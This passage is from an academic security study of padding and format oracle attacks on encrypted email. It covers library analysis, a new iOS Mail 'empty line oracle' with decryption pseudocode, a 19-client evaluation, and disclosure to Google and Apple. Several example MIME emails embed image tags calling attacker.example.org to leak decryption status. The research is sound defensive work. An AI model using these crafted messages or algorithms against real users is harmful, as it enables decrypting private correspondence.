Both cases have in common that the OpenPGP community considered *access* to an oracle to be the problem and not the *existence* of the oracle itself, as Maury et al. report in their disclosure results [195]. This attitude led to the fact that OpenPGP and S/MIME did not undergo a rigorous restructuring like TLS 1.3 [250], which prevents many common oracle attacks on the protocol level. The main questions we tackle in the paper are:

Are there remotely accessible side channels leaking the decryption status in the E2EE email setting? And if not, what prevents them?

5.1.1 Remote Oracles in E2EE Email

The Efail attacks [239] showed how to exfiltrate plaintext parts under the constraints of the store-and-forward email infrastructure. It used rich-text features of modern Mail User Agents (MUAs) and demonstrated how to obtain plaintext with only a single chosen-ciphertext query to the decryption oracle.




Figure 5.1: **Attacker Scenario.** The attackers are passive MitM between the victim's MUA and their IMAP server. They can send emails but only observe the (encrypted) traffic between client and server.

Besides this attack, it showed that modern MUAs have functionality that may give feedback to attackers. However, does this functionality offer the required granularity and performance to allow practical Adaptive Chosen-Ciphertext Attacks (CCA2) against E2EE email?

Besides the rich-text features of modern MUAs, other email technologies have the potential for constructing observable oracles. For example, the Multipurpose Internet Mail Extensions (MIME) support the `Content-Type multipart/alternative` to provide multiple *semantically* identical messages in different formats. When an email client cannot load and process a specific MIME part, it may load and try to process another one. If failed decryptions trigger this, attackers may use this for oracle attacks.

To describe this further, let us assume that an attacker provided two encrypted MIME parts (see Listing 5.1 lines 8 to 10 and lines 12 to 14). The attacker modified the first part to result in a decryption error—for example, because it contains an incorrect PKCS #1 v1.5 padding. If the MUA supports loading alternative MIME parts, it may fetch the second MIME part if and only if the first did not decrypt successfully. These fetches lead to distinct network traffic patterns, depending on the decryption status of the first part. A passive Meddler-in-the-Middle (MitM) can thus send CCA2 messages over SMTP to victims and learn about the decryption status by observing the victims' IMAP network patterns. These patterns are visible through transport encryption like TLS or WiFi encryption. As the MUA performs these actions in the background, the victim may not realize they are under attack.

Additionally, email providers can also implement E2EE email as a server-side feature. As an additional finding, we demonstrate a fully working remote exploit of the CBC padding oracle attack targeting Google's hosted S/MIME in Section 5.A. This exploit shows how introducing a single benign-looking change can enable the practicability of CBC padding oracle attacks on S/MIME.

5.1.2 Attacker Model

E2EE systems must guarantee confidentiality even in the light of a compromise of their transport infrastructure. We assume that the attacker has access to

an encrypted victim email and that they send chosen ciphertexts to the victim via SMTP. While the attack can be stealthier if the attacker has access to the victim's IMAP account, this is not required. The ciphertext decryption happens either automatically or manually when the victim opens the email, depending on the MUA and its configuration. The attackers' goal is to decrypt the encrypted email (or parts of it) using an oracle attack.

We assume that our attackers passively eavesdrop on the encrypted connections between the victim and the IMAP server. They cannot manipulate any traffic between the victim and the mail server. This scenario is visualized in Figure 5.1.

5.1.3 Disclosure

We responsibly disclosed all issues, i.e., the Vaudenay Padding oracle in Google Workspaces (see Section 5.A) and the empty line oracle in iOS Mail, to the affected vendors.

Google acknowledged the issue in August 2020 and confirmed that the S/MIME signature check was a countermeasure against Efail. They quickly fixed the problem by not bouncing unsigned messages. Instead, they now mark unsigned emails as suspicious, which disables automatic image loads and serves as a stopgap measure against Efail.

Apple acknowledged the reported issue in October 2021 but, as of September 2022, is still investigating client-side mitigations for a future release.

5.1.4 Contributions

- We revisit the cryptographic constructions of the S/MIME and OpenPGP standards and analyze the potential for Bleichenbacher and Vaudenay-style format oracles in Section 5.2. The analysis includes four library implementations used in S/MIME or OpenPGP capable mail clients.
- In Section 5.2.3, we introduce a new format oracle, the *empty line oracle* found in iOS Mail.
- We survey side channels arising from the interplay of MIME, IMAP, and SMTP, leaking the decryption status of E2EE email in Section 5.3.
- The evaluation in Section 5.4 includes 19 E2EE-capable and widely used MUAs and uncovers several side channels leaking the decryption status. One side channel leads to a practical format oracle attack against S/MIME.
- We discuss reasons why most of the tested email clients are not vulnerable to format oracle attacks and why we do not consider these a rigorous defense in Section 5.5.
- We discuss more rigorous countermeasures for side channels leaking the decryption status of E2EE email communication in Section 5.6.
- Server-hosted E2EE email communication may leak the decryption status, leading to online oracles. As an additional finding, Section 5.A describes a fully working Vaudenay-style exploit against Google Workspaces.

5.1.5 Related Work

Security Flaws in Email End-to-End Encryption In the last two decades, multiple publications have described attacks against E2EE emails and signatures through different backchannels [239, 214, 219]. Poddebniak et al. [239] used ciphertext malleability of the Cipher Feedback (CFB) and CBC encryption modes to produce self-exfiltrating plaintexts. The authors use techniques from MIME and HTML to automatically exfiltrate plaintexts when the user opens the decrypted email.

Attacks published in 2000 [173] and 2019 [219] show that user behavior—i.e., replying to an email—can act as a decryption oracle allowing to attack encrypted and signed emails.

Padding Oracle Attacks Bleichenbacher's Million Message Attack against SSL was first published in 1998 [31]. Researchers have since adapted the attack to different scenarios [34, 22, 24, 164] not only relevant to SSL/TLS. These attacks include error-, behavior-, and timing-based oracles.

In 2002 Server Vaudenay introduced the CBC padding oracle attack [291], which researchers have since applied to various cryptographic protocols [24, 256, 165].

RFC3218 [249] describes how to mitigate these attacks in the Cryptographic Message Syntax (CMS)—as used by S/MIME. However, both attacks seem particularly hard to avoid, as shown by successful attacks [11, 160] despite countermeasures.

In 2020, Beck et al. [27] presented substantial work on automating the development of Adaptive Chosen-Ciphertext Attacks using format oracles. While they only analyzed symmetric cryptography, it might assist in finding further format oracle attacks in end-to-end encrypted emails.

Format Oracle Attacks on Email End-to-End Encryption In 2005 Mister et al. [206] found a format oracle attack against the ad-hoc integrity check functionality—called quick check—in OpenPGP's CFB mode that allows an attacker to determine 16 bits of every plaintext block when accessible.

In 2015, Maury et al. also presented three format oracles against OpenPGP—the Invalid Identifier, the Double Literal, and the MDC Packet Header Oracle [195]. Both the quick check and the other three oracles are only exploitable if the produced error is distinguishable from the integrity check using the Modification Detection Code (MDC).

5.2 Format Oracles in Email E2EE

As a prerequisite for our MIME-based format oracle attacks on email end-to-end encryption, we analyze the most common (library) implementations of S/MIME—i.e., Network Security Services (NSS) and GPGME (GPGSM)—and OpenPGP—i.e., GnuPG and OpenPGP.js—for format oracles. We focus on the two most common padding oracles—the CBC padding oracle [291] and the

	CBC Padding	Million Message Attack	
Application / Library	**Oracle**	**Oracle**	**Query Count**
OpenPGP			
GnuPG	–	–	2^{46}
OpenPGP.js	–	–	2^{46}
S/MIME			
NSS	N	FFF	2^{26}
NSS[1]	–	FFT	2^{19}
GPGME	C	FTF	2^{26}
GPGME[1 2]	–	FTT	2^{19}

N CBC padding not checked.
C CBC padding checked.
– Not applicable.

[1] Replacing the algorithm with one with variable key length.
[2] Variable key length algorithms have to be explicitly activated.

Table 5.1: **Summary of findings for library code.** Oracle strength of the Million Message Attack as defined by Bardou et al. [24]. Query count estimations are worst-case based on the original algorithm. The improved version of the algorithm provides significantly better mean and median counts.

Million Message Attack [31]—as practical examples that nobody has applied to email yet. In addition, we describe a novel format oracle we found in iOS Mail: the empty line oracle.

We summarize the results of the library analysis in Table 5.1 and link the relevant library code sections in Section 5.D.

Other Known Format Oracles in OpenPGP We re-evaluated the Quick Check oracle [206] and the three oracles found by Maury et al. [195] against modern email clients. We found that, in practice, no client differentiates between different error cases, leaving us unable to exploit these errors.

5.2.1 Padding Oracle Attack on CBC Padding

Generally, the CBC padding oracle attack is difficult to prevent if CBC padding is in use and access to a good oracle is available. Therefore, the primary aspect to focus on is the usage and implementation of padding checks in the underlying standards of S/MIME and OpenPGP.

OpenPGP in current versions [44] implements encryption using the CFB mode, which requires no padding. Thus, the padding oracle attack on CBC does not apply to OpenPGP.

S/MIME, in the most widely deployed version 3.2, on the other hand, uses encryption in CBC mode [246] without integrity protection. Therefore, S/MIME version 3.2 implementations are potentially vulnerable to the CBC padding oracle attack in the presence of a good oracle—i.e., one that signals correct or




Figure 5.2: **OpenPGP session key:** Content of the RSA ciphertext.

incorrect padding. The new S/MIME version 4.0 still requires implementations to support AES-128-CBC, although AES-GCM is recommended [263].

Limitations The CBC padding oracle attack requires the attacker to adapt queries with the results of previous queries. Since our attacker cannot directly manipulate messages during the IMAP connection between the MUA and the email server, they can only adapt queries with each new email, requiring at least one email per byte of the original message the attacker wants to obtain. An attacker can reduce the number of queries by stacking queries for bytes in different ciphertext blocks since adaptation is only necessary for bytes of the same block.

While this would require at least 256 body parts per guessed byte, we found that no MUA capable of displaying composite messages restricts the number of parts in a single email. Therefore, guessing two bytes of a message, albeit from different ciphertext blocks, would require the attacker to send at least one email.

NSS NSS does not check the full CBC padding of an S/MIME message but only uses the last padding byte, effectively preventing the padding oracle attack.

GPGME (GPGSM) GPGSM thoroughly checks the padding of S/MIME messages.

5.2.2 Million Message Attack

In the presence of a good oracle, any implementation of PKCS #1 v1.5 is potentially vulnerable to the Million Message Attack [31]. However, the attack's efficiency depends on the format checks performed when verifying the RSA decrypted session key [24].

Notably, the OpenPGP RFC [44] extends the typical usage of PKCS #1 v1.5 by adding additional values to the encoded session key. The plaintext is PKCS #1 v1.5 encoded and starts with a one-byte identifier of the symmetric encryption algorithm, followed by the actual key and a two-byte checksum (see Figure 5.2). Format checks, i.e., if the algorithm is valid or the checksum is correct, reduce the chance that a "random" byte sequence is correct according to this extended PKCS #1 v1.5 format, making the oracle less valuable to an attacker.

In contrast, because the S/MIME content-encryption algorithm is not protected, an attacker can change it to a variable key length algorithm, reducing the impact of the length check on the decrypted session key.

Algorithm 2 Empty Line Oracle: Simplified algorithm to decrypt a block. $oracle(b)$ returns true if the decryption of block b contains an empty line.

function DECRYPT_BLOCK($block$)
  $known\_bytes \leftarrow$ DECRYPT_FIRST_BYTES($block$)
  for $i \leftarrow 2$ **to** $|block|$ **do**
    for $g \leftarrow 1$ **to** 255 **do**
      $mask \leftarrow 0^{i-1} \parallel known\_bytes[i-1] \oplus \texttt{0x10}$
      $mask \leftarrow mask \parallel g \oplus \texttt{0x0a} \parallel 0^{|block|-i}$
      $query \leftarrow block_{-1} \oplus mask \parallel block$
      if $oracle(query) == true$ **then**
        $known\_bytes \leftarrow known\_bytes \parallel g$
        break
      end if
    end for
  end for
  return $known\_bytes$
end function

GnuPG GnuPG does not check for the leading zero-byte on the session key because Multi-Precision Integers (MPIs) do not support leading null bytes. It tests for the 0x02-byte but does not check that the random padding is at least 8 bytes long. However, it checks if the encoded value is longer than 8 bytes. GnuPG also tests whether the algorithm identifier, key length, and checksum are valid. Therefore, the oracle on GnuPG would be considerably weaker than an FTF oracle, making the Million Message Attack against GnuPG infeasible.

OpenPGP.js OpenPGP.js' PKCS #1 v1.5 decoder correctly checks for both the leading zero and the 0x02. It also validates the random padding length and the zero-byte separator's presence. OpenPGP.js checks the algorithm identifier, the key size, and the key checksum on the decoded value, resulting in the same oracle strength as GnuPG.

NSS NSS' PKCS #1 v1.5 decoder checks the secret key's prefix for any zero-bytes in the mandatory padding and a zero somewhere after the first ten bytes. The key length check depends on the symmetric algorithm: NSS checks the decrypted session key's size for algorithms with a strict key length requirement, making NSS an FFF oracle. However, if a variable key length algorithm, e.g., RC4, is used, the key length is not verified. Because the S/MIME content-encryption algorithm is not protected, an attacker can change it to a variable key length algorithm and make NSS an FFT oracle.

GPGME (GPGSM) Like GnuPG's OpenPGP implementation, its S/MIME implementation (gpgsm) ignores the leading zero-byte in the PKCS #1 v1.5 padding due to the big int library. GPGSM checks if the block type byte is 02 and if the non-zero padding is empty. However, it does not check the minimum padding length. The length of the contained key must be compatible with the

Algorithm 3 Empty Line Oracle: Simplified algorithm to decrypt the first two bytes of a block.

```
function DECRYPT_FIRST_BYTES(block)
    for i ← 1 to 255 do
        for j ← 1 to 255 do
            mask ← i ⊕ 0x0a ‖ j ⊕ 0x0a ‖ 0^(|block|−2)
            query ← block_−1 ⊕ mask ‖ block
            if oracle(query) == true then
                return i ‖ j
            end if
        end for
    end for
end function
```

content-encryption algorithm. While it is theoretically possible for an attacker to use a content-encryption algorithm with variable key length (e.g., RC4) to circumvent this check, we found that typical distributions of GPGME do not support any variable key length algorithms. Therefore, an oracle based on GPGME will typically be an FTF oracle.

5.2.3 Empty Line Oracle

The plaintext of a well-formed email has head and body areas separated by an empty line. If an implementation validates this and signals the result to an attacker, it constitutes an exploitable format oracle. This format oracle—as present in iOS Mail—checks for two consecutive line breaks, represented by either two `\r\n` or two `\n`.

An attacker can exploit the empty line oracle, similar to how they would exploit a CBC padding oracle. We present a simplified version of the algorithm that decrypts a single block in Algorithm 2. The attacker performs the following steps, as shown in Algorithm 3, to learn the first two bytes of any ciphertext block. First, the attacker chooses a ciphertext block to attack[1]. Second, the attacker iterates through the first two bytes of the ciphertext by XORing a counter to the previous block. Third, only if the oracle signals successful decryption the attacker knows that the first two bytes are `\n\n`[2]. By XORing the original mask, the attacker now learns the original value of these bytes.

After learning the first two bytes of a block, the attacker can continue the attack, as shown in Algorithm 2. They XOR the second (now known) byte to `\n` and iterate over the third until they hit `\n\n`. By XORing the third byte of the mask with `\n`, they learn the third byte. The attacker can repeat this process until an entire plaintext block is known.

Decrypting a 16-byte ciphertext block using this format oracle requires a substantial number of queries (34,560 on average or 9,088 under the assump-

[1] If the chosen-ciphertext block happens to include two consecutive line breaks, the second part of the attack can be performed instantaneously with slight modifications.

[2] Theoretically, the first four bytes may be `\r\n\r\n`, which can easily be checked in a single query by masking the third byte.




Figure 5.3: **Empty Line Oracle:** Batching multiple oracle queries to perform a binary search of the first two bytes of a block. The guesses of each mail are in a single message part.

tion that the email only contains ASCII characters) when performing a naive sequential search. The attacker must execute the attack in its entirety for each ciphertext block. However, this oracle attack is practical to decrypt short emails or emails with short blocks of interest (e.g., password reset codes).

As an optimization, an attacker can batch multiple queries in a single email to perform a binary search, as exemplified in Figure 5.3, reducing the search space dramatically. However, this optimization causes false positive oracle results due to the random blocks introduced by manipulating a CBC ciphertext. While these false positives have to be re-validated with some backtracking, the optimized attack is still dramatically (about factor 20 for a 16-byte ASCII block) faster.

While this oracle is independent of the used encryption mechanism—as it is MUA specific—the attack is prevented in OpenPGP if the implementation checks the MDC.

5.3 MIME-Based Oracles

Recent attacks [239] show that the content and context of encrypted emails can strongly affect the confidentiality of the message when rendered by MUAs. Especially the Efail direct exfiltration attacks show that unsafe rendering of MIME emails enables severe attacks on email encryption. Therefore, we analyze the relevant MIME standards in search of potential oracles, i.e., via external requests or IMAP commands.

5.3.1 General Interaction of MIME and IMAP

We found that MUAs change how they download and display emails depending on the MIME structure. While this is not surprising when considering the display of external content, email structure can even influence the Internet Message Access Protocol (IMAP) message flow between the email server and the

```
From:         Alice
To:           Bob
Subject:      Example
Content-Type: multipart/alternative;
              boundary=alternative

--alternative // ---------------------
  Content-Type: text/plain

  Plain text body.

--alternative // ---------------------
  Content-Type: text/html

  <b>Fancy HTML body.</b>

--alternative--
```

(a) A basic multipart/alternative message containing two MIME parts. MIME parts are indented for readability purposes.

```
C: A FETCH 2 (BODYSTRUCTURE)
S: * 2 FETCH (BODYSTRUCTURE (
    // The first part is text/plain.
    ("TEXT" "PLAIN" .. 18 1)
    // The second part is text/html.
    ("TEXT" "HTML" .. 25 1)
    // Parts are alternatives.
    "ALTERNATIVE" ("BOUNDARY"
    "alternative") NIL NIL
  )
)
S: A OK fetch done.
C: B FETCH 2 (BODY[2])
S: * 2 FETCH (BODY[2] {25}
   <b>Fancy HTML body.</b>
   )
S: B OK fetch done.
```

(b) Example IMAP flow for fetching a part of the multipart/alternative email from (a). Some details left out (`..`) for readability.

Listing 5.2: **Multipart/alternative email example.**

MUA. While a MUA can download complete messages without taking structure into account, the IMAP protocol allows fetching specific message parts, e.g., to download only the plain text content from a `multipart/alternative` email (see Listing 5.2).

Our IMAP standard analysis shows two instances of interaction with the MIME structure. Both allow downloading a MIME message with separate `FETCH` commands. First, a MUA can request the message structure via IMAP's `BODY` or `BODYSTRUCTURE` fetch attribute. Second, the MUA retrieves the actual content of a MIME message, which it can do via partial fetching of specific message parts (Listing 5.2b).

Some MUAs use partial fetching for all composite messages, not only `multipart/alternative` emails. For other messages, parts of the message are fetched consecutively instead of in bulk. We call this behavior *lazy fetching* in contrast to fetching complete emails at once—*greedy fetching*.

Additionally, we distinguish between two methods of displaying content. MUAs can process all body parts of a message in bulk and display them afterward—*greedy rendering*—or choose to render parts of an email as soon as the processing (e.g., decryption) is complete—*lazy rendering*.

5.3.2 Composite Messages

Since meaningful interaction regarding message structure requires emails more complex than a single message body, we analyzed several MIME composite message formats [110] for potentially useful behavior. Since the discrete media types—e.g., `text/plain`—"must be handled by non-MIME mechanisms [and] are opaque to the MIME processors" [110], we assume that these are less relevant when looking at the behavior of MIME processors—i.e., MUAs. However, the MUA typically handles the composite media types directly. Therefore, its behavior can change depending on the structure.

```
Content-Type: multipart/alternative;
              boundary=alternative

--alternative // ---------------------------------------------
  Content-Type: text/html

  <img src=attacker.example.org/ping>
--alternative // ---------------------------------------------
  Content-Type: application/pkcs7-mime;
                smime-type=enveloped-data

  [Base64-encoded S/MIME encrypted message]
--alternative--
```

Listing 5.3: **Multipart/alternative email containing both an S/MIME encrypted and an HTML body part.** From now on, we will only provide the headers relevant to our work.

MUAs mainly use the top-level media type `message` to encapsulate email messages inside an email. For example, they often use `message/rfc822` messages for forwarding emails. `Message/partial`'s primary use is to split large messages, e.g., in cases where an intermediate Mail Transfer Agent (MTA) restricts message sizes. Since all these messages represent full MIME messages that a MUA can only request in full, we assume they are handled as single entities and provide no further information to an attacker.

However, the `multipart` media types might lead to observable network patterns. The security subtypes `signed` and `encrypted` [118] enable cryptographic operations, whereas the other subtypes allow for complex message construction.

Multipart/alternative The `alternative` subtype allows bundling multiple *alternative* representations of the same message—usually using different Content-Types—in case the receiver cannot display a specific message type. A standard-compliant MIME parser should first try to display the last part continuing in ascending order until they find a representation they can show. However, combined with encrypted message parts, this process potentially leads to observable behavior from MUAs.

Presented with the message shown in Listing 5.3, a MUA capable of decrypting S/MIME messages would start by processing the second body part. If processing this body part leads to an error—i.e., a failed format check—the MUA might show the `text/html` body instead. If the MUA implements lazy fetching, an attacker can observe the retrieval of this message part, indicating that the MUA could not decode the encrypted body part, leading to the following oracle:

$$O(c) = \begin{cases} \text{decryption failed} & \texttt{FETCH BODY[1]} \\ \text{decryption succeeded} & \text{otherwise.} \end{cases}$$

An attacker can also observe this behavior if they are *not* a MitM between the IMAP server and the MUA, if the MUA loads external content. In this case, the MUA will only request an image loaded in the first body part if they cannot decrypt the second part. This leads to the following oracle (where the server at

```
Content-Type: multipart/mixed;
              boundary=mixed

--mixed // ------------------------------------------------
  Content-Type: text/html

  Unencrypted message part 1.
  <img src=attacker.example.org/ping>
--mixed // ------------------------------------------------
  Content-Type: application/pkcs7-mime;
                smime-type=enveloped-data

  [Base64-encoded S/MIME-encrypted message]
--mixed // ------------------------------------------------
  Content-Type: text/html

  Unencrypted message part 3.
  <img src=attacker.example.org/pong>
--mixed--
```

Listing 5.4: **Multipart/mixed email containing an S/MIME encrypted and two text/html body parts.**

attacker.example.org observes the `GET` request):

$$O(c) = \begin{cases} \text{decryption failed} & \texttt{GET ping} \\ \text{decryption succeeded} & \text{otherwise.} \end{cases}$$

This oracle is even present if the MUA does not employ lazy fetching but only employs lazy rendering.

Multipart/mixed With the `mixed` subtype, a sender can bundle independent message parts in a particular order in a single email. Since the sequence of message parts is strictly defined, we assume that any standard-compliant MIME parser processes these parts in the given order. However, this leads to interesting behavior when dealing with errors in cryptographic operations—i.e., a failed format check.

Consider a message as shown in Listing 5.4. If the encrypted body part decrypts without errors, the MUA will display all parts in the given order. However, if the decryption of the encrypted body part fails and lazy fetching is in use, several potential timing-based side channels emerge.

Since the attacker can observe the lazy fetching behavior, they can measure the time between the MUA's `FETCH` request for the encrypted body part and the request for the HTML body part. Depending on the decryption process, this time can differ if a format check fails—e.g., the MUA performs no symmetric decryption due to a failed format check on the asymmetrically encrypted session key. Even if there is no measurable time difference in the cryptographic operations due to a failed padding check, the time necessary to render a correctly decrypted ciphertext can be observable. These measurements result in the following oracle, assuming a sufficient threshold t_{suc} for successful decryptions has been determined:

$$O(c) = \begin{cases} \text{decryption failed} & \Delta t < t_{suc} \\ \text{decryption succeeded} & \text{otherwise.} \end{cases}$$

```
Content-Type: multipart/related;
              boundary=related

--related // ------------------------------------------------
  Content-Type: text/html

  // Include other parts in iFrames using Content-ID (cid).
  <iframe src=cid:ping>
  <iframe src=cid:encrypted>
  <iframe src=cid:pong>
--related // ------------------------------------------------
  Content-Type: text/html
  Content-ID:   <ping>

  <img src=attacker.example.org/ping>
--related // ------------------------------------------------
  Content-Type: text/html
  Content-ID:   <pong>

  <img src=attacker.example.org/pong>
--related // ------------------------------------------------
  Content-Type: application/pkcs7-mime;
                smime-type=enveloped-data
  Content-ID:   <encrypted>

  [base64-encoded S/MIME encrypted message]
--related--
```

Listing 5.5: **A multipart/related email with an encrypted part and two unencrypted parts with external content.**

where

$$\Delta t = \text{time}(\texttt{FETCH BODY[3]}) - \text{time}(\texttt{FETCH BODY[2]}).$$

Notably, this oracle can also be observed by a non-MitM attacker if the MUA employs lazy rendering and displays external content by checking the timing between the `GET` requests using the same oracle with

$$\Delta t = \text{time}(\texttt{GET pong}) - \text{time}(\texttt{GET ping}).$$

Multipart/related `related` messages bundle message parts that have some internal linkage between parts. Since these links are in a defined order, an attacker can potentially use this content type to link encrypted parts with unencrypted external content that leaks timing or error information to the attacker. We present an example of this in Listing 5.5. The oracle is the same timing-based oracle as the `mixed` oracle.

Additionally, an attacker could mount a more complex attack using crypto gadgets [239], transforming the symmetrically encrypted message into a similar `multipart/related message` and observing if related parts are processed. However, since crypto gadgets would also allow the Efail exfiltration attacks, we exclude this approach from our analysis.

Multipart/parallel The `parallel` subtype is often handled the same as `mixed`. However, it allows a MUA to load and display all parts in parallel instead of

serial processing. Since parallel display and decryption would make timing measurements more complex and add more jitter, it is unsuitable for timing-based attacks. Also, since error conditions in one part should not affect the processing of other parts, we did not analyze the `parallel` subtype in detail.

Multipart/digest MUAs can use `Multipart/digest` messages to combine multiple parts of type `message/rfc822` into a single message, e.g., to create mailing list digests. Since, according to RFC 1341 [36], `multipart/digest` messages should, in other regards, be handled the same as `multipart/mixed`, we excluded it from further analysis.

5.3.3 Optimizations

Especially when using timing measurements as oracles, the actual duration of an operation is a critical factor in increasing the measured operation's Signal-To-Noise-Ratio. For example, the time a MUA requires to decrypt a message symmetrically correlates with the size of the given encrypted message. By padding the (not integrity-protected) ciphertext with arbitrary data, an attacker can increase the required decryption duration of the MUA in relation to the network jitter.

Even if no specific attacks using composite message types are possible, they can still improve upon single-part attacks. An attacker can batch multiple oracle queries using the `multipart/mixed` content type, reducing the effective number of emails necessary for a successful attack.

5.4 Client Evaluation

To evaluate where oracle attacks against email E2EE are feasible, we performed a structured analysis of 19 real-world email clients against these attacks.

5.4.1 Client Selection

As shown above, even in the presence of an oracle, the Million Message Attack is impractical against common OpenPGP implementations, and no CBC padding is employed. Therefore, we restrict our analysis to email clients supporting S/MIME encryption, which is potentially vulnerable to both attacks.

We selected clients that support S/MIME based on prior work in [239] and excluded long outdated clients. We present details on the tested clients in Table 5.4 in Section 5.B. We performed all tests in the clients' default configuration.

5.4.2 Criteria for Successful Attacks

We evaluated the selected clients based on three criteria: support for multipart messages with encrypted parts, fetching behavior, and decryption behavior. We filtered the clients step by step according to these criteria until one client—iOS Mail—remains that fulfills all of them, and we will present it as a case study.

Client	Multiple Encrypted Parts	Fetching Behavior: Body (Parts)	Fetching Behavior: Lazy	Decryption	Practical Exploit
Required for practical exploit	✓	●	✓	●	
Clients not supporting multiple encrypted parts					
Airmail	–	●	–	◑	□
eM Client	–	◑	✓	?	□
Mail (macOS)	–	●	~	●	□
MailDroid	–	●	✓	○	□
Nine	–	●	–	◑	□
Outlook 2016	–	●	–	?	□
Outlook 2019	–	●	–	?	□
Postbox	–	●	–	?	□
R2Mail2	–	◑	✓	◑	□
Thunderbird	–	●	–	?	□

✓	Yes	●	Automatic in background.	■	Found
–	No	○	Needs explicit user interaction.	□	Not found
~	Situation dependent	◑	Upon opening email.		
		?	Not detectable.		

Table 5.2: **Results of our evaluation of email clients**.

Client	Multiple Encrypted Parts	Fetching Behavior: Body (Parts)	Fetching Behavior: Lazy	Decryption	Practical Exploit
Required for practical exploit	✓	●	✓	●	
Clients not automatically fetching single body parts					
Claws	✓	◑	–	◑	□
Horde IMP	✓	◑	✓	◑	□
Evolution	✓	◑	–	◑	□
KMail	✓	◑	–	○	□
Mutt	✓	◑	–	○	□
The Bat!	✓	◑	–	○	□
Trojitá	✓	◑	✓	◑	□
Clients not using lazy fetching					
MailMate	✓	●	–	◑	□
Clients fulfilling all criteria					
Mail (iOS)	✓	●	✓	●	■

✓	Yes	●	Automatic in background.	■	Found
–	No	○	Needs explicit user interaction.	□	Not found
~	Situation dependent	◑	Upon opening email.		
		?	Not detectable.		

Table 5.3: **Results of our evaluation of email clients (cont.).**

The detailed results are summarized in Tables 5.2 and 5.3. We report if clients support encrypted mails with multiple parts, if they employ lazy fetching, and when they decrypt messages. The final column indicates if we found a practically exploitable oracle. Greyed out results are included for completeness, but are not directly relevant for exploitability.

A Note on External Content: In addition to our previously described attacker scenario, we evaluated a weaker attacker scenario where the attacker is not a MitM but sends emails containing external content to the victim. We found that many clients do not load external content without user interaction for privacy reasons, limiting the usefulness of this attacker scenario. Therefore, we exclude this scenario from further evaluation. We present results on this in Section 5.C.

Multiple Encrypted Parts The first requirement for practical oracle attacks against MUAs is the support of emails containing multiple encrypted parts. Ten of the tested clients did not support multiple encrypted message parts. In most cases, MUAs displayed additional parts as attachments or did not display the message at all. This requirement left us with nine clients to focus on, as shown in the Multiple Encrypted Parts column in Table 5.2 and Table 5.3

Fetching Behavior The described oracles require specific behavior on the IMAP channel. First, clients should fetch email contents as soon as they are available on the IMAP server to allow for automatic oracles. Additionally, MUAs must use lazy fetching to employ the described techniques based on multipart messages.

We constructed multiple test cases to determine MUAs' fetching behaviors. The tests consist of multipart emails with an increasing number of parts (up to 100) and part sizes (up to 10MB total mail size). We summarize the results of these tests in the Fetching Behavior columns in Table 5.2 and Table 5.3.

We found that the client behavior is almost evenly split between downloading the message in the background (10 clients) and fetching the email body when the user opens it[3] (9 clients). Most desktop MUAs use greedy fetching. Except for eM Client, Trojitá, and macOS's Mail, all desktop mail clients only fetch complete messages from the IMAP server. MacOS Mail switches from greedy fetching to lazy fetching when the message contains at least 20 message parts and at the same time is larger than 5 MB.

On the other hand, mobile clients preferred lazy fetching, presumably due to possibly flaky mobile data connections. The same is true for Horde, the only web client tested.

This analysis step already left us with only one client to focus on—iOS Mail.

Decryption Efficient automatic exploitation requires the client to decrypt encrypted parts in between fetching them. In some cases, it is evident when the MUA performs the decryption, i.e., when the user needs to click a decrypt button (e.g., The Bat!), or a decrypted preview is shown, in other cases, we could not detect the decryption behavior.

[3]Usually, they fetch header information immediately to display metadata.

However, we could determine the decryption behavior of all clients employing lazy fetching. Only iOS and macOS Mail perform instant decryption of mail parts. However, since only iOS Mail supports multiple encrypted parts in a single email, it remains the sole client to analyze.

5.4.3 Case Study: iOS Mail

We perform additional tests to determine if a format oracle is exploitable in iOS Mail by crafting emails with multiple parts and observing the fetching behavior. Specifically, we crafted emails containing multiple unmodified ciphertexts, emails containing only manipulated ciphertexts, and emails containing both.

iOS Mail shows easily distinguishable behavior on the IMAP channel for failed format checks. It employs lazy fetching to download `multipart/mixed` emails and stops fetching other body parts (with some delay) if a part fails to decrypt. An attacker can reliably observe this using emails with 100 identical body parts. The resulting oracle is of the form

$$O(c) = \begin{cases} \text{decryption succeeded} & \text{all body parts fetched} \\ \text{decryption failed} & \text{otherwise.} \end{cases}$$

This oracle is limited to one query per email. However, since Mail fetches and decrypts messages in the background, it can be automated reasonably well.

